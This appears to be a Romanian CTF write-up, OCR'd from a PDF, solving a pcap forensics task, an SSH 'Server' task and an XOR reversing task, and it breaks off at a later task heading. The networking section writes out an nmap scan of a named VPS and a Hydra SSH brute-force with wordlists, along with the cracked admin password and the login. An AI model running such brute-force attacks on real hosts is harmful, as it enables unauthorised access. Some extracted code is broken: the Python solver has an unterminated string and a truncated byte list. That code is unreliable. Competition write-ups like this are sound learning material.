
RST{19f92ecfba47b0a3f78a23d735a2ac0c78eac747f0d853643395fa1b037c6df4}

Rezolvare


Pentru a putea analiza traficul din captura primita, am folosit un tool specific, numit **Wireshark**.




Prima observatie este ca exista mult trafic generat in captura. Ar fi un task aproape imposibil de a analiza fiecare packet in parte. Astfel, in prima parte, am inceput sa ne uitam la *File→ Export Objects*→HTTP pentru a vedea ce resurse au fost accesate ca urmare a browsing-ului.



Din nou, avem cateva resurse accesate. Putem sa le filtram dupa keyword-uri specifice precum **rst** si **flag** pentru a vedea daca gasim ceva similar cu un flag.



Observam rapid un packet cu un *hostname* interesant cat si un fisier numit **stg.txt** care probabil este o abreviere de la *steag*.



Obtinem ceea ce este evident a fi un base64 pe care il putem decoda in linia de comanda.

```
└──╼ $echo
UlNUezE5ZjkyZWNmYmE0N2IwYTNmNzhhMjNkNzM1YTJhYzBjNzhlYWM3NDdmMGQ4NTM2NDMzOTVmYTFiMD
 | base64 -d
RST{19f92ecfba47b0a3f78a23d735a2ac0c78eac747f0d853643395fa1b037c6df4}
```

Networking

Server

Enunt

Flag

RST{becda3dcb371b918fd3ee6852bd68e047bd9c610b8cf7d968a7583c519afd874}

Rezolvare

Avand ca si punct de inceput un domeniu, prima etapa ar fi sa enumeram toate porturile deschise cat si serviciile aferente acestora. Am folosit o functie custom implementata in bash pentru scanare ce se realizeaza cu utilitarul **nmap**.

```
└──╼ $cat ~/.bashrc | grep -A 7 portscan
function portscan {
  echo [+] Scanning $1
  ports=$(nmap -p- --min-rate=1000 -T4 $1 $2 | grep ^[0-9] | cut -d '/' -f1 |
tr '\n' ',' | sed s/,$//)
  echo [+] Found open ports: $ports
  echo [+] Doing nmap against them
  nmap -p$ports -sC -sV -oN nmap $1 $2
}
```

```
──╼ $portscan vps-d8fa07dd.vps.ovh.net
[+] Scanning vps-d8fa07dd.vps.ovh.net
[+] Found open ports: 22,80,111,3306
[+] Doing nmap against them
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-20 06:42 GMT
```

```
Nmap scan report for vps-d8fa07dd.vps.ovh.net (135.125.239.31)
Host is up (0.054s latency).
Other addresses for vps-d8fa07dd.vps.ovh.net (not scanned):
2001:41d0:701:1100::413e
PORT     STATE SERVICE VERSION

22/tcp   open  ssh     OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 18:bf:ed:2a:62:28:05:ad:f5:8b:1e:44:34:ae:95:21 (RSA)
|   256 22:f7:8c:0f:19:fc:a2:46:58:45:fe:dc:26:0b:2b:c6 (ECDSA)
|_  256 7f:9f:19:38:fc:fa:38:f4:32:53:ba:e6:cf:19:ea:2d (ED25519)
80/tcp   open  http    Apache httpd 2.4.37 ((centos))
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.37 (centos)
|_http-title: CentOS \xE6\x8F\x90\xE4\xBE\x9B\xE7\x9A\x84 Apache HTTP
\xE6\x9C\x8D\xE5\x8A\xA1\xE5\x99\xA8\xE6\xB5\x8B\xE8\xAF\x95\xE9\xA1\xB5
111/tcp  open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|_  100000  3,4          111/udp6  rpcbind
3306/tcp open  mysql?
| fingerprint-strings:
|   GenericLines, Help, Kerberos, LDAPSearchReq, NULL, SSLSessionReq,
TLSSessionReq, TerminalServerCookie, WMSRequest, afp, giop:
|_    Host '79.112.106.163' is not allowed to connect to this MariaDB server
```

In acest moment, am enumerat serviciul web pentru a vedea daca exista vreo aplicatie web care ruleaza insa tot ce am gasit este pagina default de *Apache*.
Portul de **mysql** este inaccesibil de host-ul nostru pentru ca, cel mai probabil, poate fi accesat doar de un IP intern. In unele situatii, portul de **RPC** poate oferi informatii importante precum detalii despre host, useri etc (mai ales daca masina are **Active Directory** configurat) care nu se aplica in cazul nostru.

Revenind la enuntul challenge-ului, am observat o referinta la *forta* care m-a dus cu gandul la un atac de tipul **brute-force** pe portul de **SSH**. Pentru a implementa acest atac, am folosit un tool arhi-cunoscut, **Hydra**.

```
┌──$└──$hydra -L /opt/SecLists/Usernames/top-usernames-shortlist.txt -P
/opt/SecLists/Passwords/Common-Credentials/100k-most-used-passwords-NCSC.txt
ssh://vps-d8fa07dd.vps.ovh.net -t 30
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-04-20
06:52:01

[WARNING] Many SSH configurations limit the number of parallel tasks, it is
recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip
waiting)) from a previous session found, to prevent overwriting,
./hydra.restore
[DATA] max 30 tasks per 1 server, overall 30 tasks, 17833 login tries
(l:17/p:1049), ~595 tries per task
[DATA] attacking ssh://vps-d8fa07dd.vps.ovh.net:22/
[22][ssh] host: localhost   login: admin   password: Password1!
1 of 1 target successfully completed, 1 valid password found
```

Dupa mult timp asteptat, am obtinut o parola valida ce poate fi folosita pentru a ne loga pe host si lua flagul.

```
└──$ssh admin@vps-d8fa07dd.vps.ovh.net
The authenticity of host 'vps-d8fa07dd.vps.ovh.net (135.125.239.31)' can't be
established.
ECDSA key fingerprint is SHA256:31zvTw1DcTD5U01edjTkUiSVmw5E0ycskI3Y1VQFzeo.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'vps-d8fa07dd.vps.ovh.net,135.125.239.31' (ECDSA) to
the list of known hosts.
admin@vps-d8fa07dd.vps.ovh.net's password:
Activate the web console with: systemctl enable --now cockpit.socket

Last failed login: Mon Apr 19 20:21:22 UTC 2021 from 185.100.86.154 on
ssh:notty
There were 40 failed login attempts since the last successful login.
Last login: Sun Apr 18 18:06:32 2021 from 188.25.91.200
[admin@vps-d8fa07dd ~]$ ls
```

```
flag.txt
[admin@vps-d8fa07dd ~]$ cat flag.txt
RST{becda3dcb371b918fd3ee6852bd68e047bd9c610b8cf7d968a7583c519afd874}

[admin@vps-d8fa07dd ~]$
```

Reversing

Crackpass

Enunt


Flag

RST{93732ff5e18683740582e443e0cc4f6f8201fb9eebf1204537eb05c53ca5be9d}

Rezolvare

Fiind un challenge de *reverse engineering*, primul lucru pe care trebuie sa il facem e sa deschidem binarul intr-un *dissasembler* cu scopul de a putea vedea ce face programul. Unul din cele mai cunoscute astfel de programe este **IDA Pro** intrucat este open source dar si pentru ca vine preinstalat cu un convertor din *assembly* in *pseudocode*.

Primul pas este sa ne uitam in fereastra de functii si sa cautam entry-ul pentru functia **main** pentru a putea incepe procesul de analiza a comportamentului programului.


Functions window
Function name
Segment
Start
_init_proc .init 0000000000001000
sub_1020 .plt 0000000000001020
___cxa_atexit .plt 0000000000001030
std::allocator<char>::~allocator() .plt 0000000000001040
std::__cxx11::basic_string<char,std::char_traits<... .plt 0000000000001050
std::__cxx11::basic_string<char,std::char_traits<... .plt 0000000000001060
_puts .plt 0000000000001070
__Unwind_Resume .plt 0000000000001080
std::allocator<char>::allocator(void) .plt 0000000000001090
std::__cxx11::basic_string<char,std::char_traits<... .plt 00000000000010A0
__cxa_finalize .plt.got 00000000000010B0
std::__cxx11::basic_string<char,std::char_traits<... .plt.got 00000000000010B8
_start .text 00000000000010C0
deregister_tm_clones .text 00000000000010F0
register_tm_clones .text 0000000000001120
__do_global_dtors_aux .text 0000000000001160
frame_dummy .text 00000000000011A0
main .text 00000000000011A5
__static_initialization_and_destruction_0(int,int) .text 0000000000001310
_GLOBAL__sub_I__Z4noneB5cxx11 .text 000000000000139F
__libc_csu_init .text 00000000000013C0
__libc_csu_fini .text 0000000000001420
_term_proc .fini 0000000000001424
__cxa_atexit extern 0000000000004128
std::allocator<char>::~allocator() extern 0000000000004130
std::__cxx11::basic_string<char,std::char_traits<... extern 0000000000004138
std::__cxx11::basic_string<char,std::char_traits<... extern 0000000000004140
puts extern 0000000000004148
__gxx_personality_v0 extern 0000000000004150
_Unwind_Resume extern 0000000000004158
std::allocator<char>::allocator(void) extern 0000000000004160
__libc_start_main extern 0000000000004168
std::__cxx11::basic_string<char,std::char_traits<... extern 0000000000004170
__imp___cxa_finalize extern 0000000000004178
std::__cxx11::basic_string<char,std::char_traits<... extern 0000000000004180
__gmon_start__ extern 0000000000004190

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v3; // ebx
  unsigned __int64 v4; // rax
  char v5; // bl
  char v6; // bl
  char v8[39]; // [rsp+10h] [rbp-40h] BYREF
  char v9; // [rsp+37h] [rbp-19h] BYREF
  unsigned __int64 i; // [rsp+38h] [rbp-18h]

  if ( argc == 2 )
  {
    std::allocator<char>::allocator(&v9, argv, envp);
    std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(v8, argv[1], &v9);
    std::allocator<char>::~allocator(&v9);
    if ( std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::length(v8) == 69 )
    {
      for ( i = 0LL; ; ++i )
      {
        v4 = std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::length(v8);
        if ( i >= v4 )
          break;
        v5 = enc[i];
        v6 = *(_BYTE *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator[](v8, i) ^ v5;
        if ( v6 != *(_BYTE *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator[](
                             &none[abi:cxx11],
                             i) )
        {
          puts("Steagul este gresit!");
          v3 = 3;
          goto LABEL_11;
        }
      }
      puts("Da, acela e steagul!");
      v3 = 0;
    }
    else
    {
      puts("Steagul are 69 de caractere!");
      v3 = 2;
    }
LABEL_11:
    std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(v8);
  }
  else
  {
    puts("Format: ./crackpass FLAG");
    v3 = 1;
  }
```

Dintr-o simpla privire la pseudocode, aflam urmatoarele detalii:

- programul asteapta sa primeasca exact un parametru, iar acela ar trebui sa fie flag-ul corect
- flagul trebuie sa aiba exact 69 de caractere (RST{} + SHA256 hash = 5 + 64 = 69)
- verificarea corectitudinii flagului este bazata pe o comparatie intre **flag[i] ^ enc[i]** si **none[i]**

Cu aceste informatii, trebuie sa vedem mai exact ce date sunt xorate cu flag-ul nostru. Evident, parametrul programului ideal, fiind flag-ul, trebuie recuperat ceea ce inseamna ca, fiind o operatie **xor**, daca stim 2 termeni ai ecuatiei **A xor B = C**, putem deduce al treilei termen folosind proprietatea ca **A xor A = 0**, **A xor 0 = A**.

Prima variabila de interes, asa cum poate fi observat si in cod, este **enc** pe care o putem vizualiza, fiind static alocata dand click pe numele variabilei.

```
.data:0000000000004080 enc             db 2                    ; DATA XREF: main+AE↑o
.data:0000000000004081                 db  1Fh
.data:0000000000004082                 db  19h
.data:0000000000004083                 db    0
.data:0000000000004084                 db    8
.data:0000000000004085                 db    2
.data:0000000000004086                 db    6
.data:0000000000004087                 db    2
.data:0000000000004088                 db    3
.data:0000000000004089                 db  57h ; W
.data:000000000000408A                 db  57h ; W
.data:000000000000408B                 db    4
.data:000000000000408C                 db  54h ; T
.data:000000000000408D                 db    0
.data:000000000000408E                 db    9
.data:000000000000408F                 db    7
.data:0000000000004090                 db    9
.data:0000000000004091                 db    2
.data:0000000000004092                 db    6
.data:0000000000004093                 db    5
.data:0000000000004094                 db    1
.data:0000000000004095                 db    4
.data:0000000000004096                 db    9
.data:0000000000004097                 db    3
.data:0000000000004098                 db  54h ; T
.data:0000000000004099                 db    5
.data:000000000000409A                 db    5
.data:000000000000409B                 db    2
.data:000000000000409C                 db  54h ; T
.data:000000000000409D                 db    1
.data:000000000000409E                 db  52h ; R
.data:000000000000409F                 db  52h ; R
.data:00000000000040A0                 db    5
.data:00000000000040A1                 db  57h ; W
.data:00000000000040A2                 db    7
.data:00000000000040A3                 db  57h ; W
.data:00000000000040A4                 db    9
.data:00000000000040A5                 db    3
.data:00000000000040A6                 db    1
.data:00000000000040A7                 db    0
.data:00000000000040A8                 db  57h ; W
.data:00000000000040A9                 db  53h ; S
.data:00000000000040AA                 db    8
.data:00000000000040AB                 db  54h ; T
.data:00000000000040AC                 db  54h ; T
.data:00000000000040AD                 db  53h ; S
.data:00000000000040AE                 db  57h ; W
.data:00000000000040AF                 db    0
.data:00000000000040B0                 db    3
.data:00000000000040B1                 db    1
.data:00000000000040B2                 db    5
.data:00000000000040B3                 db    4
.data:00000000000040B4                 db    2
.data:00000000000040B5                 db    6
.data:00000000000040B6                 db  54h ; T
.data:00000000000040B7                 db  53h ; S
.data:00000000000040B8                 db    1
```

```
.data:00000000000040B7                  db  53h ; S
.data:00000000000040B8                  db    1
.data:00000000000040B9                  db    4
.data:00000000000040BA                  db  52h ; R
.data:00000000000040BB                  db    4
.data:00000000000040BC                  db    2
.data:00000000000040BD                  db  52h ; R
.data:00000000000040BE                  db  50h ; P
.data:00000000000040BF                  db    4
.data:00000000000040C0                  db  53h ; S
.data:00000000000040C1                  db  54h ; T
.data:00000000000040C2                  db    8
.data:00000000000040C3                  db  55h ; U
.data:00000000000040C4                  db    0
.data:00000000000040C5                  db    0
.data:00000000000040C6                  db    0
.data:00000000000040C7                  db    0
```

Folosind bash si cateva utilitare comune pentru a sterge/inlocui expresii regulate, putem obtine datele aferente coloanelor respective.

```
└──╼ $echo ".data:0000000000004080             db 2                    ; DATA
XREF: main+AE↑o
.data:0000000000004081                  db  1Fh
.data:0000000000004082                  db  19h
.data:0000000000004083                  db    0

.data:0000000000004084                  db    8
.data:0000000000004085                  db    2
.data:0000000000004086                  db    6
.data:0000000000004087                  db    2
.data:0000000000004088                  db    3
.data:0000000000004089                  db  57h ; W
.data:000000000000408A                  db  57h ; W
.data:000000000000408B                  db    4
.data:000000000000408C                  db  54h ; T
.data:000000000000408D                  db    0
.data:000000000000408E                  db    9
.data:000000000000408F                  db    7
.data:0000000000004090                  db    9
.data:0000000000004091                  db    2
.data:0000000000004092                  db    6
.data:0000000000004093                  db    5
.data:0000000000004094                  db    1
```

```
.data:0000000000004095                db    4
.data:0000000000004096                db    9
.data:0000000000004097                db    3
.data:0000000000004098                db  54h ; T
.data:0000000000004099                db    5
.data:000000000000409A                db    5
.data:000000000000409B                db    2
.data:000000000000409C                db  54h ; T
.data:000000000000409D                db    1
.data:000000000000409E                db  52h ; R
.data:000000000000409F                db  52h ; R
.data:00000000000040A0                db    5
.data:00000000000040A1                db  57h ; W
.data:00000000000040A2                db    7
.data:00000000000040A3                db  57h ; W
.data:00000000000040A4                db    9
.data:00000000000040A5                db    3
.data:00000000000040A6                db    1
.data:00000000000040A7                db    0
.data:00000000000040A8                db  57h ; W
.data:00000000000040A9                db  53h ; S
.data:00000000000040AA                db    8
.data:00000000000040AB                db  54h ; T

.data:00000000000040AC                db  54h ; T
.data:00000000000040AD                db  53h ; S
.data:00000000000040AE                db  57h ; W
.data:00000000000040AF                db    0
.data:00000000000040B0                db    3
.data:00000000000040B1                db    1
.data:00000000000040B2                db    5
.data:00000000000040B3                db    4
.data:00000000000040B4                db    2
.data:00000000000040B5                db    6
.data:00000000000040B6                db  54h ; T
.data:00000000000040C4                db    0" | tr -s ' ' ' ' | awk -F ' '
'{print $3}' | sed 's/h//g' | tr -s '\n' ','
2,1F,19,0,8,2,6,2,3,57,57,4,54,0,9,7,9,2,6,5,1,4,9,3,54,5,5,2,54,1,52,52,5,57,7,5
```

Ultimul pas este sa obtinem continutul variabilei **none**. Upon inspecting the **.bss** zone where it's located, we see a refference to a *static_initialization* which we can follow.

```
.bss:0000000000004100 _Z4noneB5cxx11  db    ? ;               ; DATA XREF: main+DE↑o
.bss:0000000000004100                                         ; __static_initialization_and_destruction_0(int,int)+38↑o ...
.bss:0000000000004101                 db    ? ;
.bss:0000000000004102                 db    ? ;
.bss:0000000000004103                 db    ? ;
.bss:0000000000004104                 db    ? ;
.bss:0000000000004105                 db    ? ;
.bss:0000000000004106                 db    ? ;
.bss:0000000000004107                 db    ? ;
.bss:0000000000004108                 db    ? ;
.bss:0000000000004109                 db    ? ;
.bss:000000000000410A                 db    ? ;
.bss:000000000000410B                 db    ? ;
.bss:000000000000410C                 db    ? ;
.bss:000000000000410D                 db    ? ;
.bss:000000000000410E                 db    ? ;
.bss:000000000000410F                 db    ? ;
.bss:0000000000004110                 db    ? ;
.bss:0000000000004111                 db    ? ;
.bss:0000000000004112                 db    ? ;
.bss:0000000000004113                 db    ? ;
.bss:0000000000004114                 db    ? ;
.bss:0000000000004115                 db    ? ;
.bss:0000000000004116                 db    ? ;
.bss:0000000000004117                 db    ? ;
.bss:0000000000004118                 db    ? ;
.bss:0000000000004119                 db    ? ;
.bss:000000000000411A                 db    ? ;
.bss:000000000000411B                 db    ? ;
.bss:000000000000411C                 db    ? ;
.bss:000000000000411D                 db    ? ;
.bss:000000000000411E                 db    ? ;
.bss:000000000000411F                 db    ? ;
```

```
lea     rax, [rbp+var_11]
mov     rdi, rax
call    __ZNSaIcEC1Ev   ; std::allocator<char>::allocator(void)
lea     rax, [rbp+var_11]
mov     rdx, rax
lea     rsi, aPlm11111111111 ; "PLM{1111111111111111111111111111111111"...
lea     rdi, _Z4noneB5cxx11 ; none
```

```
.rodata:0000000000002070 aPlm11111111111 db 'PLM{11111111111111111111111111111111111111111111111111111111111111111111'
.rodata:0000000000002070                                         ; DATA XREF: __static_initialization_and_destruction_0(int,int)+31↑o
.rodata:0000000000002070                 db '111}',0
.rodata:0000000000002070 _rodata         ends
.rodata:0000000000002070
```

In acest punct, daca realizam *xor* intre *enc* si *none*, putem obtine flagul pentru care comparatia nu va esua.

```
string =
"2,1F,19,0,8,2,6,2,3,57,57,4,54,0,9,7,9,2,6,5,1,4,9,3,54,5,5,2,54,1,52,52,5,57,7,5

enc = [int(i.zfill(2), 16) for i in string]

string2 =
"PLM{1111111111111111111111111111111111111111111111111111111111111111}"
none = [ord(i) for i in string2]



flag = ''.join(chr(enc[i] ^ none[i]) for i in range(len(none)))
print(flag)
```

```
┌─[kayn@parrot]─[~/Documents/RST]
└──╼ $python rev/xor.py
RST{93732ff5e18683740582e443e0cc4f6f8201fb9eebf1204537eb05c53ca5be9d}
```

NoFlag


Enunt

